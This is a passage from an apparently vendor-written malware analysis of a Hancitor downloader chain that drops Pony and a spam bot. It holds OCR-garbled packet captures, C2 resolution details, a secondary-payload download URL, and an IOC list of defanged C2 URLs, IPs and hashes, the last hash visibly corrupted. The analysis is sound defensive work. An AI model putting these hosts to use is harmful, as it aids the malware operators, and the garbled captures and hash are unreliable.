	0c 29 a3 9c 41 08 00 45		)AE.
	11 f4 e0 d0 43 de de c0 39 0d b4 3a 19 81 80 00		4C .9:
030 00 01 00 00 00 00 0b	62 65 74 74 69 74 6f 74	75	.b ettitotu
040 6c 64 03 63 6f 6d 00 050 01 00 00 02 58 00 04	00 01 00 01 c0 0c 00 01 2e 04 ad d6	00 ld.com.	······
Frame (frame), 91 bytes			Packets: 28857 · Displayed: 25277 (87.6%) · Load time: 0:0.491 Profile: Default

Pony resolves its C2 to 46[.]4[.]173[.]214

Going through Passive Total's <u>data</u> showed that at least four extra URLs linking this IP to previous Pony campaigns:

46.4.173.214								Request Supp
ATTRIBUTES		Heatmap	OSINT 10 W	HOIS Certificate Hashes	440			
First Seen	2010-12-06 12:33:29		Feb	Mar	Apr	Мау	Jun	Jul
.ast Seen	2016-08-16 13:42:30	s					1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	
esolutions	897	м					4	
letwork	46.4.0.0/16	т						
s	24940 (HETZNER-AS Hetzner Online AG)	W						
ountry	DE	т						
ver Compromised?	true false	F						
inkhole	true faise	5		Durantin		Registered First Seen	First & Last of Month	
assify	malicious suspicious non-malicious			Dynamic/Reg	istered Dynamic	Registered First Seen	Hist & Last of Month	
	unknown	Showing : J	ul 11, 2016 Clea	r				
lonitor	۲	Resol	ve	First	Last	Source		Tags
		C ritrat	recre.com	2016-07-07 19:14:04	2016-07-18 07:07	7:43 kaspersky		
AGS		even	thimmema.ru	2016-07-07 08:15:22	2016-07-18 06:49	9:43 kaspersky		
hetzner-ashetzner_c	online_ag Ahashes Oactive	a ritrat	recre.com	2016-07-07 08:11:14	2016-07-16 16:23	7:44 riskiq		
-		retor	withat.ru	2016-07-08 04:58:57	2016-07-16 04:22	2:13 riskiq, kas	persky	
Add tag	+	🔲 ritrat	recre.com	2016-07-07 00:00:00	2016-07-16 00:00	0:00 emerging	threats	

Same IP, different C2 URLs

In both the old and the new Pony samples the path to the gate was always the same, accessing it in the */zapoy/gate.php* path. Curious what *Zapoy* means we opened our Russian dictionary and found two possible explanations: The first one translates <u>zapoy</u> as the Russian term for a state of continuous drunkenness. The other meaning is slang for "start to sing".

After this short lesson in Russian slang we went back to check how Hancitor is doing and found that our sample downloaded and executed another component:

callerebC2.pcapng			CA ST			1000		
<u>File E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> ap	ture <u>A</u> nalyze <u>S</u> tatistics Telepl	hon <u>y W</u> ireless	<u>T</u> ools <u>H</u> elp					
( 🔳 🖉 💿 ] 🛅 🔀	🗟 🝳 🗢 🗢 警 🚯 📃	) 📃 🔍 🔍 🤅	Q. III					
Apply a display filter <ctrl- <="" td=""><td>&gt;</td><td></td><td></td><td></td><td></td><td></td><td></td><td>Expression</td></ctrl->	>							Expression
			Packet list 🔻	Narrow & Wide	Case sensitive	String 🔻 louk	ian	Find Cancel
lo. Time Source	Destination	Protocol	Length Info					
9621 6 19	21	тср		Retransmission] 496		] Seq=182 Ack=840 W	in=64512 Len=0	
9622 6 62	19	TCP		CK] Seq=1 Ack=333 Wi	n=15744 Len=0			
9623 6 62 9624 6 19	19 62	НТТР ТСР	305 HTTP/1.1 200	OK (text/html) CK] Seq=333 Ack=252	Uin-65380 Lon-0			
9625 6 19	20	DNS		v 0xfb33 A www.louki				
9626 6 20	19	DNS		y response 0xfb33 A		195.208.1.127		
9627 6 19	19	TCP		YN] Seq=0 Win=8192 L				
9628 6 19	19 19	TCP		YN, ACK] Seq=0 Ack=1		1366		
9629 6 19 9630 6 19	19	TCP TCP		KCK] Seq=1 Ack=1 Win=  pdate] 80 → 49694 [A		in=14600 Len=0		
9631 6 19	19	TCP		of a reassembled PDU				
9632 6 19	19	TCP	60 80 → 49694 [A	CK] Seq=1 Ack=241 Wi	n=15544 Len=0			
9633 6 19	19	TCP		of a reassembled PDU				
9634 6 19 9635 6 19	19 19	TCP TCP		of a reassembled PDU CK] Seq=241 Ack=2601				
9636 6 19	19	TCP		of a reassembled PDU				
9637 6 19	19	TCP		of a reassembled PDU				
9638 6 19	19	TCP	54 49694 → 80 [A	CK] Seq=241 Ack=5201	Win=64202 Len=0			
9639 6 19	19	TCP		of a reassembled PDU	-			
9640 6 19	19	TCP TCP		CK] Seq=241 Ack=6501				
9641 6 19 9642 6 19	19 19	TCP		of a reassembled PDU CK] Seq=241 Ack=7801				
9643 6 19	19	тср		of a reassembled PDU				
9644 6 19	19	тср	1354 [TCP segment	of a reassembled PDU	i			
9645 6 19	19	TCP		CK] Seq=241 Ack=1040				
9646 6 19 9647 6 19	21 19	TCP TCP		Retransmission] 496 of a reassembled PDU		] Seq=203 Ack=542 W	in=65024 Len=0	
9648 6 19	19	тср		CK] Seq=241 Ack=1170				
9649 6 19	19	ТСР		of a reassembled PDU				
9650 6 19	19	TCP		CK] Seq=241 Ack=1300				
9651 6 19	19	TCP		of a reassembled PDU				
9652 6 19	19	TCP	54 49694 → 80 [A	CK] Seq=241 Ack=1430				
Content-Type: text	/html\r\n							
Transfer-Encoding:								
Connection: keep-a X-Powered-By: PHP/								
\r\n	5.4.45 (r (n							
[HTTP response 1/1	1							
	t: 0.438168000 seconds]							
[Request in frame:								
HTTP chunked responsed text data:								
	ianov.ru/wp-content/themes/	classic/45.ex	e}					
			<u> </u>					
	00 0c 29 a3 9c 41 08 00 4		)AE.					
	31 06 a1 79 3e 8d 36 99 d		1y>.6					
	b6 63 f0 cc db a3 39 4c 5 48 54 54 50 2f 31 2e 31 2		.c9LP. HT TP/1.1 2					
	0a 53 65 72 76 65 72 3a 2		.S erver: n					
	ed entity body (60 bytes)							
callerebC2						Packets: 28857 · Displayed	: 28857 (100.0%) · Load t	ime: 0:0.351 📗 Profile: Defaul

Downloading secondary payload

This file, *45.exe*, is a spam bot which was executed after being written to the disk (unlike Pony's DLL).

After a short "chat" over UDP with its C2 server the bot started to resolve the addresses of SMTP servers and connect to them over port 25:


66 50277 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
66 50278 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
66 50279 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
81 Standard query 0xaa00 A smtp.secureserver.net
66 50280 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
66 50281 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
66 50282 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
84 Standard query 0xab00 A auscadpaging.acadian.com
66 50283 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
66 50284 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
97 Standard query response 0xaa00 A smtp.secureserver.net A 68.178.213.203
66 50285 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
105 Standard query 0xac00 A danieldefense-com.mail.protection.outlook.com
66 50286 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
100 Standard query response 0xab00 A auscadpaging.acadian.com A 199.48.249.21
66 50287 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
66 50288 → 25 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1

The bot searches SMTP servers

It is also worth mentioning that this bot has a separate persistency mechanism than Hancitor's, installing itself as a service under the name "*s3svc*".

## **A Short Summary and Conclusions**

The new version of Hancitor is just another phase on the evolution of downloaders from a simple "check-updates-download-execute" loop to a complex and more advanced malware. In this example we had the chance to observe the full chain from a phishing email to a Trojan:



This complex mechanism is a result of the current security products landscape – each evasive maneuver is tweaked to avoid a specific class of products. Minerva Anti-Evasion Platform, preventing any damage by this and other malware attack by exploiting malware evasive nature against it self.

### IOCs

### **URL Addresses**

#### Hancitor

hxxp://callereb[.]com/ls/gate[.]php

hxxp://supketwron[.]ru/ls/gate[.]php

hxxp://witjono[.]ru/ls/gate[.]php

#### Pony

hxxp://eventtorshendint[.]ru/zapoy/gate[.]php hxxp://tefaverrol[.]ru/zapoy/gate[.]php hxxp://bettitotuld[.]com/zapoy/gate[.]php hxxp://tonslacsotont[.]ru/zapoy/gate[.]php hxxp://hinhenharre[.]ru/zapoy/gate[.]php hxxp://helahatun[.]com/zapoy/gate[.]php hxxp://idmuchatbut[.]ru/zapoy/gate[.]php hxxp://dafiutrat[.]ru/zapoy/gate[.]php hxxp://onketorsco[.]com/zapoy/gate[.]php

### **IP Addresses**

- 62[.]141[.]54[.]153
- 151[.]80[.]220[.]47
- 185[.]31[.]160[.]190
- 185[.]46[.]8[.]214
- 46[.]4[.]173[.]214

91[.]220[.]131[.]45

#### Hashes (SHA-256)

#### **Infected Word Documents**

8d37d622baf17eaa7a0b04ab1956263abcc4cd6d85fd28945aacf0dac87b47c4

fcc24a15f2b7ed06403ec192b3ed2a5258e2691b6d61b2334160fd76bbfba151

9463dc78dc7df3e751ee8c10a3fa32e315f58924eb0305f5f9eeaeae2865f9dd

21efc8907d1c4f320330da3f6a87030f1c389ac8d4fc7363d170ce9444ec81cd 554ff7c6f98afd3c6d9aaef232748481c8024feef415dcf4e153cdbed1a3994e 7edd4f271ae83b5c13b9d1927b9a64160d5ffa2eab88e9a860e50009385638a7 4b99b55479698ee6d1f6b69999c994e153672706af477c84cee6858240569783 cc07a2baf22c94959623b1a89ed88a317dbd7a131d4cdc3eadb048f32b3a2e7b 29f99f50e0aecd0e3c41c7dc1ecdfbc52fb53f734d0de99b5ff722dd07149173 926a34fbae94ab7ed7fe9a596f0507031e19044c06cbbca245efb30d926ea1e5 d59bceef11d49f47ec956b7bc9d3497ffc5259905cd6797ff9f5384f0ee55521 af3d08fb9f2e2ba73496aebb53d36dae1d812622abd598eba27c5d483129632d ac7a5bfc346193a43e6e22663c1037ca45d89a92c8bb3cefb165c359abb402c4 c1ab4f0d1184df1be78d202e1a204fe187eb1649b1e912b48c6eef46af89c430 37a4084541df61d1380370a59694ba6c59abebf0c8183e10abe60d17bdeacedd 1b6e050c9f5fdcb04b247ef9db8fa2a6322118ed7b71c1545d39cb25a1e16131

#### Hancitor

fcc24a15f2b7ed06403ec192b3ed2a5258e2691b6d61b2334160fd76bbfba151 9463dc78dc7df3e751ee8c10a3fa32e315f58924eb0305f5f9eeaeae2865f9dd 21efc8907d1c4f320330da3f6a87030f1c389ac8d4fc7363d170ce9444ec81cd 554ff7c6f98afd3c6d9aaef232748481c8024feef415dcf4e153cdbed1a3994e 7edd4f271ae83b5c13b9d1927b9a64160d5ffa2eab88e9a860e50009385638a7 4b99b55479698ee6d1f6b69999c994e153672706af477c84cee6858240569783 cc07a2baf22c94959623b1a89ed88a317dbd7a131d4cdc3eadb048f32b3a2e7b 29f99f50e0aecd0e3c41c7dc1ecdfbc52fb53f734d0de99b5ff722dd07149173 926a34fbae94ab7ed7fe9a596f0507031e19044c06cbbca245efb30d926ea1e5 d59bceef11d49f47ec956b7bc9d3497ffc5259905cd6797ff9f5384f0ee55521 af3d08fb9f2e2ba73496aebb53d36dae1d812622abd598eba27c5d483129632d ac7a5bfc346193a43e6e22663c1037ca45d89a92c8bb3cefb165c359abb402c4

c1ab4f0d1184df1be78d202e1a204fe187eb1649b1e912b48c6eef46af89c430

37a4084541df61d1380370a59694ba6c59abebf0c8183e10abe60d17bdeacedd

1b6e050c9f5fdcb04b247ef9db8fa2a6322118ed7b71c1545d39cb25a1e16131

#### Pony

8d60356e89c0f4d735e665bbc10c8a36589413f55efa17659c7c253d2449d54f

#### Spam Bot

b4e5f56345757fbea0dee5480267551c08e9d91d58960463be4928f69c89313c

99824a0 be 3 c 3922 c 564419 e 5 d 42 d b b c 0 c c f b b e 5 f 4226 e 7 4 a f b 2 e c 0 c a d a 18 a 152 t b 2 e c 0 c a 18 a 152 t b 2 e c 0 c a